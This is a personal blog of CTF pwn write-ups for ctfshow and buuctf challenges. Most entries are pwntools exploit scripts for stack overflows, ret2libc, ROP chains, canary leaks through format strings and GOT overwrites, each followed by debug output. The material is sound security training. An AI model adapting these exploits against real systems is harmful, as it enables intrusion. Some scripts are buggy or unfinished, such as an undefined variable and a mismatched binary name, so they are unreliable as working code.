eclaircy's blogs

发行版本 *0.1*

eclaircy

2022 年 10 月 21 日

Contents

eclaircy's studying progress is documented here.

Check out the usage section for further information, including how to installation the project.

备注： This project is under active development.

CHAPTER 1

Contents

1.1 ctfshow-pwn

1.1.1 pwn02: ret2text

exploit: return to the backdoor function `stack` by overflowing the variable `s` in function `pwnme` .

vulnerable point: pwnme uses buffer overflowing function `fgets`. The vulnerable point is variable s, it has only 9 bytes, but can be writen with 50 bytes.

```
from pwn import *
#0x804850f  system('/bin/sh')
r = remote("pwn.challenge.ctf.show",28108)
payload = 'A'*13 + p32(0x804850f)
r.sendline(payload)
r.interactive()
```

1.1.2 pwn03: ret2libc

- decompile `pwnme`

exploit:

```
int pwnme()
{
  char s; // [esp+Fh] [ebp-9h]

  fgets(&s, 100, stdin);
  return 0;
}
```

First exp:

- payload:
  - 'A'*(9+4) [overflow variable `s` and `ebp`]
  - puts_plt [ret addr of `pwnme()`]
  - main_addr [ret addr after `puts()`]
  - put_got [arg of `puts()`]
- Leak the real addr of `puts` in memory.
- Leak the libc version by `LibcSearcher` tools.
- Get the offset of `puts` of this libc version.
- Get the real addr of the start of libc in memorylibc_real_base = puts_real_addr - puts_offset
- Get the real addr of `system()` and string `'/bin/sh'` in memory:
  - system_real = libc_real_base + system_offset
  - binsh_real = libc_real_base + binsh_offset

```
# first exp
from pwn import *

pwn3 = process("./pwn3")
elf = ELF("./pwn3")

context.log_level = 'debug'

puts_plt = elf.plt["puts"]
puts_got = elf.got["puts"]
main = elf.symbols["main"]

first_payload = 'A'*9 + 'B'*4 + p32(puts_plt) + p32(main) + p32(puts_got)

pwn3.sendline(first_payload)
# if now prints 0x63617473
pwn3.recvuntil("\n\n")

puts_real_addr = u32(pwn3.recv(4))
print (hex(puts_real_addr)) # 0xf7de9cb0  starts with "f7" => addr in libc
```

- [notice] There is "\n\n" in `pwn3.recvuntil("\n\n")` because when it jump to execute main again, it will recieve `'stack happy!\n'` and `'32bits\n'`.

Here is the result of exp1:

```
giantbranch@ubuntu:~/Desktop$ python pwn2.py
[+] Starting local process './pwn3': pid 5530
[DEBUG] PLT 0x8048370 fgets
[DEBUG] PLT 0x8048380 puts
[DEBUG] PLT 0x8048390 __libc_start_main
[DEBUG] PLT 0x80483a0 setvbuf
[DEBUG] PLT 0x80483b0 __gmon_start__
[*] '/home/giantbranch/Desktop/pwn3'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
```

(续下页)

(接上页)

```
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[DEBUG] Received 0x15 bytes:
    'stack happy!\n'
    '32bits\n'
    '\n'
0x63617473
[DEBUG] Sent 0x1a bytes:
    00000000  41 41 41 41  41 41 41 41  41 42 42 42  42 80 83 04  ␣
↪|AAAA|AAAA|ABBB|B · · · |
    00000010  08 df 84 04  08 10 a0 04  08 0a                    ␣
↪| · · · · | · · · · | · · |
    0000001a
[DEBUG] Received 0x22 bytes:
    00000000  b0 7c d8 f7  50 05 d4 f7  70 83 d8 f7  0a 73 74 61  ␣
↪| · | · · |P · · · |p · · · | · sta|
    00000010  63 6b 20 68  61 70 70 79  21 0a 33 32  62 69 74 73  |ck h|appy|!
↪ · 32|bits|
    00000020  0a 0a                                              | · · |
    00000022
0xf7d87cb0
[*] Stopped process './pwn3' (pid 5530)
```

Second exp:

- payload:
  - 'A'*(9+4) [overflow variable `s` and `ebp`]
  - system_addr [ret addr of `pwnme()`]
  - 0xdeadbeef [ret addr after `system()`]
  - binsh_addr [arg of `binsh()`]

1.1.3 pwn04: foramt string

checksec :

- NX
- Canary [Canary is enabled to check if buffer overflow occurs.]

exploit:

- `read` function: buffer overflow
- `printf` : format string vulnerable leak canary
- `getshell` : backdoor function

About Canary

The function of `__readgsdword(0x14u)` is to read the value in gs register with offset 0x14 ([gs:0x14] stores the value of canary) and stores the canary value to `v3` .

The function of `__readgsdword(0x14u) ^ v3` is to xor the value of `v3` and `[gs:0x14]` to find if overflow occured. If the result is 0, no overflow happened. Else, call the `_stack_chk_fail` function.

The size of string `buf` is 0x70 - 0xc = 0x64 = (100)DEC .

- ret addr

- ebp
- xxxx 4byte
- xxxx 4byte
- canary v3 4byte
- buf
- buf
- ...
- buf

send 100 %p

```
unsigned int vuln()
{
  signed int i; // [esp+4h] [ebp-74h]
  char buf; // [esp+8h] [ebp-70h]
  unsigned int v3; // [esp+6Ch] [ebp-Ch]

  v3 = __readgsdword(0x14u);
  for ( i = 0; i <= 1; ++i )
  {
    read(0, &buf, 0x200u);
    printf(&buf);
  }
  return __readgsdword(0x14u) ^ v3;
}
```

input `AAAA%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p` and the stack layer be like :

```
[----------------------------------stack-----------------------------------]
0000| 0xffffcf7c --> 0x804866a (<vuln+60>:        add    esp,0x10)
0004| 0xffffcf80 --> 0xffffcf98 ("AAAA%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p\n.\346\367`m\
↪373\367\n")
0008| 0xffffcf84 --> 0xffffcf98 ("AAAA%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p\n.\346\367`m\
↪373\367\n")
0012| 0xffffcf88 --> 0x200
0016| 0xffffcf8c --> 0xf7e6d3bc (<_IO_new_file_overflow+12>:        add    edx,
↪0x148c44)
0020| 0xffffcf90 --> 0xf7fb6000 --> 0x1b2db0
0024| 0xffffcf94 --> 0x0
0028| 0xffffcf98 ("AAAA%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p\n.\346\367`m\373\367\n")
```

0xffffcf80 stores the addr of our input format string, and is the start addr of `printf`

```
gdb-peda$ x/50w 0xffffcf80
0xffffcf80:        0xffffcf98        0xffffcf98        0x00000200        0xf7e6d3bc
0xffffcf90:        0xf7fb6000        0x00000000        0x41414141        0x70257025
0xffffcfa0:        0x70257025        0x70257025        0x70257025        0x70257025
0xffffcfb0:        0x70257025        0x70257025        0x70257025        0xf7e62e0a
0xffffcfc0:        0xf7fb6d60        0x0000000a        0x0000000d        0xf7e69000
0xffffcfd0:        0xf7fe77eb        0xf7e02700        0x00000000        0xf7fb6d60
0xffffcfe0:        0xffffd028        0xf7fee010        0xf7e62cbb        0x00000000
0xffffcff0:        0xf7fb6000        0xf7fb6000        0xffffd028        0xc5f04d00
0xffffd000:        0x08048768        0x00000000        0xffffd028        0x080486c1
0xffffd010:        0x00000001        0xffffd0d4        0xffffd0dc        0xc5f04d00
```

(续下页)

(接上页)

```
0xffffd020:     0xf7fb63dc      0xffffd040      0x00000000      0xf7e1b647
0xffffd030:     0xf7fb6000      0xf7fb6000      0x00000000      0xf7e1b647
0xffffd040:     0x00000001      0xffffd0d4
```

Stop after `mov eax,DWORD PTR [ebp-0xc]` executed. The value of eax is 0xc5f04d00 , which should be the canary value.

Find the offset of 0xc5f04d00 (canary address) in the former result, it is the 31th parameter of the format string AAAA%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p .

Payload: `AAAA%31$p`

```
gdb-peda$ n

[----------------------------------registers-----------------------------------]
EAX: 0xc5f04d00
EBX: 0x0
ECX: 0xffffffff
EDX: 0xf7fb7870 --> 0x0
ESI: 0xf7fb6000 --> 0x1b2db0
EDI: 0xf7fb6000 --> 0x1b2db0
EBP: 0xffffd008 --> 0xffffd028 --> 0x0
ESP: 0xffffcf90 --> 0xf7fb6000 --> 0x1b2db0
EIP: 0x804867b (<vuln+77>:        xor    eax,DWORD PTR gs:0x14)
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048675 <vuln+71>:        jle    0x8048648 <vuln+26>
   0x8048677 <vuln+73>:        nop
   0x8048678 <vuln+74>:        mov    eax,DWORD PTR [ebp-0xc]
=> 0x804867b <vuln+77>:        xor    eax,DWORD PTR gs:0x14
   0x8048682 <vuln+84>:        je     0x8048689 <vuln+91>
   0x8048684 <vuln+86>:        call   0x8048450 <__stack_chk_fail@plt>
   0x8048689 <vuln+91>:        leave
   0x804868a <vuln+92>:        ret
[------------------------------------stack-------------------------------------]
0000| 0xffffcf90 --> 0xf7fb6000 --> 0x1b2db0
0004| 0xffffcf94 --> 0x2
0008| 0xffffcf98 ("AAAA%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p\n.\346\367`m\373\367\n")
0012| 0xffffcf9c ("%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p\n.\346\367`m\373\367\n")
0016| 0xffffcfa0 ("%p%p%p%p%p%p%p%p%p%p%p%p%p%p\n.\346\367`m\373\367\n")
0020| 0xffffcfa4 ("%p%p%p%p%p%p%p%p%p%p%p%p\n.\346\367`m\373\367\n")
0024| 0xffffcfa8 ("%p%p%p%p%p%p%p%p%p%p\n.\346\367`m\373\367\n")
0028| 0xffffcfac ("%p%p%p%p%p%p%p%p\n.\346\367`m\373\367\n")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x0804867b in vuln ()
```

exploit

```
from pwn import *

r = remote("pwn.challenge.ctf.show",28112)
elf = ELF("./pwn4")
context.log_level = 'debug'
context(arch="i386",os="linux")

r.recvuntil("Hello Hacker!\n")
```

(续下页)

(接上页)

```
r.sendline("%31$p")
canary = int(r.recv(),16)
getshell = elf.symbols["getshell"]
r.sendline("A"*100+p32(canary)+'B'*12+p32(getshell))
r.interactive()
```

1.1.4 pwn05

```
Arch:     i386-32-little
NX:       NX enabled
```

Functions

- welcome()
  - gets() the size of variable string s is 0x14
- getFlag(): Backdoor function

```
int welcome()
{
  char s; // [esp+4h] [ebp-14h]

  gets(&s);
  return puts(&s);
}
```

no param | ret addr of welcome | old ebp | char s |

```
from pwn import*
r=remote("pwn.challenge.ctf.show", 28110)
elf = ELF("./pwn5")
backdoor=elf.symbols["getFlag"]
payload="a"*(0x14+4)+p32(backdoor)
r.sendline(payload)
r.interactive()
```

1.1.5 pwn06

checksec: NX

file: ELF 64 bit

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  welcome();
  return 0;
}

int welcome()
{
  char s; // [rsp+4h] [rbp-Ch]
  gets(&s);
  return puts(&s);
```

(续下页)

(接上页)

```
}

int getFlag()
{
  return system("/bin/sh");
}
```

1.1.6 pwn07: 64-ROPgadget-ret2libc

file: amd64-64-little

checksec: NX

Stack balance is needed in 64-bit system, which means params will be stored in the stack only after the first 6 registers have been occupied .

The 1st、2nd、3rd... param respectively stored to **RDI**、**RSI**、**RDX**、**RCX**、**R8**、**R9**.

The 7th、8th... param will be stored in the stack.

- Execute `ROPgadget --binary pwn7 --only 'pop|ret'`

```
giantbranch@ubuntu:~/Desktop/LibcSearcher$ ROPgadget --binary pwn7 --only 'pop|ret'
Gadgets information
============================================================
0x00000000004006dc : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006de : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006e0 : pop r14 ; pop r15 ; ret
0x00000000004006e2 : pop r15 ; ret
0x00000000004006db : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006df : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400578 : pop rbp ; ret
0x00000000004006e3 : pop rdi ; ret
0x00000000004006e1 : pop rsi ; pop r15 ; ret
0x00000000004006dd : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004004c6 : ret

Unique gadgets found: 11
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  FILE *v3; // rdi

  setvbuf(stdin, 0LL, 1, 0LL);
  v3 = _bss_start;
  setvbuf(_bss_start, 0LL, 2, 0LL);
  welcome(v3, 0LL);
  return 0;
}
int welcome()
{
  char s; // [rsp+4h] [rbp-Ch]

  gets(&s);
  return puts(&s);
}
```

exploits:

- puts()
  - Leak the real addr of puts() and libc start addr in memory.
  - Get the version of libc and compute the real addr of system()、str_bin_sh in memory.
- ropgadgets
  - Leak the addr of pop-ret instruction sets in memory.
  - Pop the needed params `"/bin/sh"` of our getshell function `system()` in libc

First: puts(puts@got) -> then jump to main() again

- 'A' * (0xC+8)
- pop_rdi_ret
- puts@got
- puts@plt
- &main()

First output: the real addr of puts() in memory

Second:

- 'A' * (0xC+8)
- &ret
- &pop_rdi_ret
- &str_bin_sh
- &system()

```
from pwn import*
from LibcSearcher import LibcSearcher

context(arch='amd64',os='linux',log_level='debug')

# FIRST
elf = ELF("./pwn7")
#p=process('./pwn7')
r=remote('pwn.challenge.ctf.show',28105)

#gadgets
pop_rdi_ret=0x4006e3
ret=0x4004c6
#FIRST
payload='A'*(0xc+8)+p64(pop_rdi_ret)+p64(elf.got['puts'])
                +p64(elf.plt['puts'])+p64(elf.sym["main"])
r.sendline(payload)
r.recvline()
puts_addr=u64(r.recv(6).ljust(8,'\x00')) #7f982ff459c0
print(hex(puts_addr))

libc=LibcSearcher("puts",puts_addr)
libcbase=puts_addr-libc.dump('puts')
system_addr=libcbase+libc.dump('system')
binsh_addr=libcbase+libc.dump('str_bin_sh')
```

(续下页)

(接上页)

```
#SECOND
#payload='A'*(0xc+8)+p64(pop_rdi_ret)+p64(binsh_addr)+p64(system_addr)
payload='a'*(0xc+8)+p64(ret)+p64(pop_rdi_ret)+p64(binsh_addr)+p64(system_addr)
r.sendline(payload)
r.interactive()
```

Question: Why 'ret' command is needed?

payload='A'*(0xc+8)+p64(pop_rdi_ret)+p64(binsh_addr)+p64(system_addr)

1.1.7 pwn08: 64-ret2text-stack balance [TODO]

https://blog.csdn.net/qq_41560595/article/details/112161243

checksec: NX、amd-64-little

```
from pwn import *

r=remote("pwn.challenge.ctf.show",28105)
# 0x7fffffffde38 return addr of welcome
elf=ELF("./pwn8")
backdoor=elf.sym["ctfshow"]
ret=0x00000000004004fe  # the addr of 'ret'
payload="A"*(0x80+8)+p64(ret)+p64(backdoor)
r.sendline(payload)
r.interactive()
```

Q: Why `payload="A"*(0x80+8)+p64(backdoor)` doesn't work?

It works well at 32 bit program but crashed in 64 bit program. But there is a **stack-balance(堆栈平衡)** principle in 64-bit program, **16-byte-alignment(十六字节对齐)** is needed.

Q: How to get the addr of `ret=0x00000000004004fe` ?

1.1.8 pwn10

```
// bad sp value at call has been detected, the output may be wrong!
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [esp-14h] [ebp-80h]
  int v5; // [esp-10h] [ebp-7Ch]
  int v6; // [esp-Ch] [ebp-78h]
  int v7; // [esp-8h] [ebp-74h]
  int v8; // [esp-4h] [ebp-70h]
  char format[100]; // [esp+0h] [ebp-6Ch] BYREF
  int *p_argc; // [esp+64h] [ebp-8h]

  p_argc = &argc;
  setvbuf(stdin, 0, 1, 0);
  setvbuf(stdout, 0, 2, 0);
  printf("try pwn me?");
  ((void (__stdcall *)(const char *, char *, int, int, int, int, int))__isoc99_scanf)(
↪"%s", format, v4, v5, v6, v7, v8);
  printf(format);
```

(续下页)

(接上页)

```
  if ( num == 16 )
    system("cat flag");
  else
    puts(aYouMayNeedToKe);
  return 0;
}
```

The

print 16 chars to bss address 0x0804A030 [10]

0x0804A030AAAAAA%n

```
gdb-peda$ x/50w 0xffffcf9c
0xffffcf9c:        0x080485d5        0xffffcfbc        0xffffcfbc        0x00000002
0xffffcfac:        0x00000000        0xffffcfde        0xffffd0dc        0x000000e0
0xffffcfbc:        0x70257025        0x70257025        0x70257025        0x70257025
0xffffcfcc:        0x70257025        0x70257025        0x70257025        0x70257025
0xffffcfdc:        0x70257025        0x70257025        0x70257025        0x70257025
0xffffcfec:        0x70257025        0x70257025        0x70257025        0x70257025
0xffffcffc:        0x70257025        0x00007025        0x00000000        0xffffd0dc
0xffffd00c:        0x0804866b        0x00000001        0xffffd0d4        0xffffd0dc
0xffffd01c:        0x08048641        0xffffd040        0x00000000        0x00000000
0xffffd02c:        0xf7e1b647        0xf7fb6000        0xf7fb6000        0x00000000
0xffffd03c:        0xf7e1b647        0x00000001        0xffffd0d4        0xffffd0dc
0xffffd04c:        0x00000000        0x00000000        0x00000000        0xf7fb6000
0xffffd05c:        0xf7ffdc04        0xf7ffd000
```

```
from pwn import *

r=remote("pwn.challenge.ctf.show",28103)

num_addr=0x0804A030 #4byte
payload=p32(num_addr)+"%12d%7$n"
r.sendline(payload)
r.interactive()
```

1.1.9 数学 99: Integer Overflow[不董]

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  alarm(0x3Cu);
  setvbuf(stdout, 0LL, 2, 0LL);
  puts("CTFshow pwn2");
  puts("Can you help me to solve some eazy math problem?");
  if ( (unsigned int)sub_9C0() && (unsigned int)sub_AEE() && (unsigned int)sub_BA3() )
    puts("That's impossible!");
  else
    puts("Baka!");
  return 0LL;
}
```

```
_BOOL8 sub_9C0()
{
```

(续下页)

(接上页)

```
  int v1; // [rsp+8h] [rbp-38h]
  int v2; // [rsp+Ch] [rbp-34h]
  char s[8]; // [rsp+10h] [rbp-30h] BYREF
  __int64 v4; // [rsp+18h] [rbp-28h]
  __int64 v5; // [rsp+20h] [rbp-20h]
  int v6; // [rsp+28h] [rbp-18h]
  __int16 v7; // [rsp+2Ch] [rbp-14h]
  unsigned __int64 v8; // [rsp+38h] [rbp-8h]

  v8 = __readfsqword(0x28u);
  puts("1.a-b=9,0<=a<9,0<=b<9");
  *(_QWORD *)s = 0LL;
  v4 = 0LL;
  v5 = 0LL;
  v6 = 0;
  v7 = 0;
  printf("a:");
  __isoc99_scanf("%20s", s);
  if ( strchr(s, 45) )  //chr(45)='-'
    return 0LL;
  v1 = atoi(s);
  printf("b:");
  __isoc99_scanf("%20s", s);
  if ( strchr(s, 45) )
    return 0LL;
  v2 = atoi(s);
  return v1 <= 8 && v2 <= 8 && v1 - v2 == 9;
}
```

Condition:

s : signed int 0~2147483647 -2147483648~-1

- v1 <= 8
- v2 <= 8
- v1 - v2 = 9
- Cannot input negative symbol "-"

Payload 1: a=8 b=4294967295 =-1

- strchr():

  char *strchr(const char *s, int c);

  Locate the first position of c in string s . If not, return NULL.

- atoi():

  Convert a string to int.

思路：利用 s 缓冲区溢出修改返回值

```
_BOOL8 sub_AEE()
{
  int v1; // [rsp+0h] [rbp-10h] BYREF
  int v2; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]
```

(续下页)

(接上页)

```
  v3 = __readfsqword(0x28u);
  puts("2.a*b=9,a>9,b>9");
  printf("a:");
  __isoc99_scanf("%d", &v1);
  printf("b:");
  __isoc99_scanf("%d", &v2);
  return v1 > 9 && v2 > 9 && v1 * v2 == 9;
}
```

- v1 > 9
- v2 > 9
- v1 * v2 == 9;

4294967305 = 9, 48145*89209=4294967305

(4294967305 %2147483648 = 9)

tools.jb51.net/jisuanqi/factor_calc

```
__int64 sub_BA3()
{
  int v1; // [rsp+Ch] [rbp-14h] BYREF
  int v2[2]; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("3.a/b=ERROR,b!=0");
  printf("a:");
  __isoc99_scanf("%d", &v1);
  printf("b:");
  __isoc99_scanf("%d", v2);
  if ( v2[0] )
  {
    signal(8, handler);
    v2[1] = v1 / v2[0];
    signal(8, 0LL);
  }
  return 0LL;
}
```

```
    from pwn import *
    p = process('pwn2')
    #p = remote('pwn.challenge.ctf.show',28191)

    p.sendlineafter("a:",'4')
    p.sendlineafter("b:",'4294967299')

    p.sendlineafter("a:",'48145')
    p.sendlineafter("b:",'89209')

    p.sendlineafter("a:",'-2147483648')
    p.sendlineafter("b:",'-1')
    p.interactive()
```

1.1.10 签退

```
Arch:     i386-32-little
NX:       NX enabled
```

- aaaaaaaa
- return addr of gets = system
- xxx
- addr of binsh

https://blog.csdn.net/m0_46483584/article/details/110259127[全部题解]

sprintf(v5,"%s\n",s) write(1,v5,9uLL)

- 40+4 A
- &sprintf@plt
- pop3ret
- &v5
- ""
- s
- &write@plt
- 1
- v5
- 9uLL

1.2 buuctf-pwn

.. note::

This . ss

1.2.1 warmup_csaw_2016

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  char s[64]; // [rsp+0h] [rbp-80h] BYREF
  char v5[64]; // [rsp+40h] [rbp-40h] BYREF

  write(1, "-Warm Up-\n", 0xAuLL);
  write(1, "WOW:", 4uLL);
  sprintf(s, "%p\n", sub_40060D);
  write(1, s, 9uLL);
  write(1, ">", 1uLL);
  return gets(v5);
}
```

```
from pwn import *

sh = remote('node4.buuoj.cn', 25891)
sh.sendline("A"*(0x40+8)+p64(0x40060D))
sh.interactive()
```

1.2.2 ciscn_2019_n_1

- amd64-64-little、NX
- 考察点:
  - 十六进制的存储
  - ret2text 覆盖返回地址

```
int func()
{
  char v1[44]; // [rsp+0h] [rbp-30h] BYREF
  float v2; // [rsp+2Ch] [rbp-4h]

  v2 = 0.0;
  puts("Let's guess the number.");
  gets(v1);
  if ( v2 == 11.28125 )
    return system("cat /flag");
  else
    return puts("Its value should be 11.28125");
}
```

(一) 栈溢出写入浮点数

浮点数的小数点表示法是直观的表现形式，实际在计算机中以十六进制（二进制）的指定形式表示。

- 十进制浮点数 => 二进制形式 => 十六进制形式

由于涉及到判断是否相等的操作，那么 11.28125 的十六进制形式也会在程序中存储。

```
11.28125 转换为二进制为 1011.01001
11.28125 在计算机内部储存为 0100 0001 0011 0100 1000 0000 0000 0000
即11.28125 ==> 0x41348000
```

（二）栈溢出写入返回地址

让 gets 函数直接返回到 system(cat flag) 代码处，跳过 if 条件判断。

```
from pwn import *
r=remote("node4.buuoj.cn",28863)

ret_arr = 0x4006BE
float_num = 0x41348000
payload1 = 'a'*(0x30 - 0x4) + p64(float_num)
payload2 = 'a'*(0x30 + 8) + p64(ret_arr)
p.sendline(payload1)
p.interactive()
```

1.2.3 pwn1_sctf_2016 [源码没有读懂]

fgets 看似限制了输入字符数为 32，但后面存在字符替换操作。每单个字符 `I` 都会被替换为三个字符 `You`。而变量 s 的大小为 60，可以输入 20 个 `I`，替换后就得到了 60 个字符，利用栈溢出覆盖 ebp 和返回地址为 get_flag 函数。

```
int vuln()
{
  const char *v0; // eax
  char s[32]; // [esp+1Ch] [ebp-3Ch] BYREF
  char v3[4]; // [esp+3Ch] [ebp-1Ch] BYREF
  char v4[7]; // [esp+40h] [ebp-18h] BYREF
  char v5; // [esp+47h] [ebp-11h] BYREF
  char v6[7]; // [esp+48h] [ebp-10h] BYREF
  char v7[5]; // [esp+4Fh] [ebp-9h] BYREF

  printf("Tell me something about yourself: ");
  fgets(s, 32, edata);
  std::string::operator=(&input, s);
  std::allocator<char>::allocator(&v5);
  std::string::string(v4, "you", &v5);
  std::allocator<char>::allocator(v7);
  std::string::string(v6, "I", v7);
  replace((std::string *)v3);
  std::string::operator=(&input, v3, v6, v4);
  std::string::~string(v3);
  std::string::~string(v6);
  std::allocator<char>::~allocator(v7);
  std::string::~string(v4);
  std::allocator<char>::~allocator(&v5);
  v0 = (const char *)std::string::c_str((std::string *)&input);
  strcpy(s, v0);
  return printf("So, %s\n", s);
}
```

```
int vuln()
{
  const char *v0; // eax
  char s[32]; // [esp+1Ch] [ebp-3Ch] BYREF
  char v3[4]; // [esp+3Ch] [ebp-1Ch] BYREF
  char v4[7]; // [esp+40h] [ebp-18h] BYREF
  char v5; // [esp+47h] [ebp-11h] BYREF
  char v6[7]; // [esp+48h] [ebp-10h] BYREF
  char v7[5]; // [esp+4Fh] [ebp-9h] BYREF

  printf("Tell me something about yourself: ");
  fgets(s, 32, edata);
  std::string::operator=(&input, s);
  std::allocator<char>::allocator(&v5);
  std::string::string(v4, "you", &v5);
  std::allocator<char>::allocator(v7);
  std::string::string(v6, "I", v7);
  replace((std::string *)v3);
  std::string::operator=(&input, v3, v6, v4);
  std::string::~string(v3);
  std::string::~string(v6);
  std::allocator<char>::~allocator(v7);
  std::string::~string(v4);
  std::allocator<char>::~allocator(&v5);
  v0 = (const char *)std::string::c_str((std::string *)&input);
  strcpy(s, v0);
  return printf("So, %s\n", s);
}
```


在这里插入图片描述

```
from pwn import *
r=remote("node4.buuoj.cn",25145)
#0x3c=60
#every "I" will be replaced into "you", need 60/3=20 I
r.sendline("I"*20+"B"*4+p32(0x08048F0D))
r.interactive()
```

1.2.4 jarvisoj_level0

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  write(1, "Hello, World\n", 0xDuLL);
  return vulnerable_function();
}
ssize_t vulnerable_function()
{
  char buf[128]; // [rsp+0h] [rbp-80h] BYREF
```

(续下页)

(接上页)

```
  return read(0, buf, 0x200uLL);
}
int callsystem()
{
  return system("/bin/sh");
}
```

```
from pwn import *
r=remote("node4.buuoj.cn",25007)
backdoor=0x400596
r.sendline("A"*(0x80+8)+p64(backdoor))
r.interactive()
```

1.2.5 [第五空间 2019 决赛]PWN5

- Canary
- i386-32-little
- NX

num_addr=0x804C044 #4 字节

p32(num_addr)+"%10$n"

输入字符串的内容所在地址，相对格式化字符串所在地址的偏移为第 10 个参数

思路:

- 格式化字符串漏洞任意地址写入，覆盖 read 的返回地址为 system 执行地址
- 修改 num 的大小

【疑问】为什么要写入四字节的数据

```
.bss:0804C041                   align 4
.bss:0804C044 unk_804C044       db    ? ;
.bss:0804C044
.bss:0804C045                   db    ? ;
.bss:0804C046                   db    ? ;
.bss:0804C047                   db    ? ;
.bss:0804C047 _bss              ends
```


img

```
#coding=utf-8
from pwn import *

p = remote('node4.buuoj.cn',28526)
addr = 0x0804C044
#地址，也就相当于可打印字符串，共16byte
payload = p32(addr)+p32(addr+1)+p32(addr+2)+p32(addr+3)
#开始将前面输出的字符个数输入到地址之中，hhn是单字节输入，其偏移为10
#%10$hhn就相当于读取栈偏移为10处的数据当做地址，然后将前面的字符数写入到地址之中
payload += "%10$hhn%11$hhn%12$hhn%13$hhn"
```

(续下页)

(接上页)

```
p.sendline(payload)
# 0x10101010  4 * len(p32()) = 0x10
p.sendline(str(0x10101010))
p.interactive()
```

- fmtstr：任意地址写入，修改 num 的值

```
from pwn import *
sh = remote('node4.buuoj.cn',28526)
unk_804C044 = 0x804C044
payload = fmtstr_payload(10, {unk_804C044: 0x1})
sh.sendline(payload)
sh.sendline(str(0x1))
sh.interactive()
```


```
#coding=utf-8
from pwn import *

p = remote('node4.buuoj.cn',28526)
elf = ELF("5thspace2019pwn5")
atoi_got = elf.got["atoi"]
system_plt = elf.plt["system"]
payload = fmtstr_payload(10,{atoi_got:system_plt})
p.sendline(payload)
p.sendline("/bin/sh\x00")  #!
p.interactive()
```

1.2.6

思路：利用 gets 栈溢出泄露 puts 函数内存地址，从而确定 libc 版本，得到 system("/bin/sh")

为了绕过 while 循环退出条件 `v0>=strlen(s)`，可以构造"\0" 字符截断，作为溢出 padding 的一部分。



img

puts@plt(puts@got) -> main

总结做题中的错误:

- 忘记 64 位需要堆栈平衡，需要使用 gadget 来构造参数
- 没有看懂程序执行逻辑，没有看到 while 循环中的语句，如果不截断字符将会一直进行循环。

```
from pwn import *

p = remote('node4.buuoj.cn',28526)
elf = ELF("5thspace2019pwn5")
puts_plt=elf.plt["puts"]
puts_got=elf.got["puts"]
main_addr=elf.sym["main"]
p.sendline("1")
p.recvuntil("\n")
p.sendline("A"*(0x50+8)+p64(puts_plt)+p64(puts_got)+p64(main_addr))
```

备注: This project is under active development.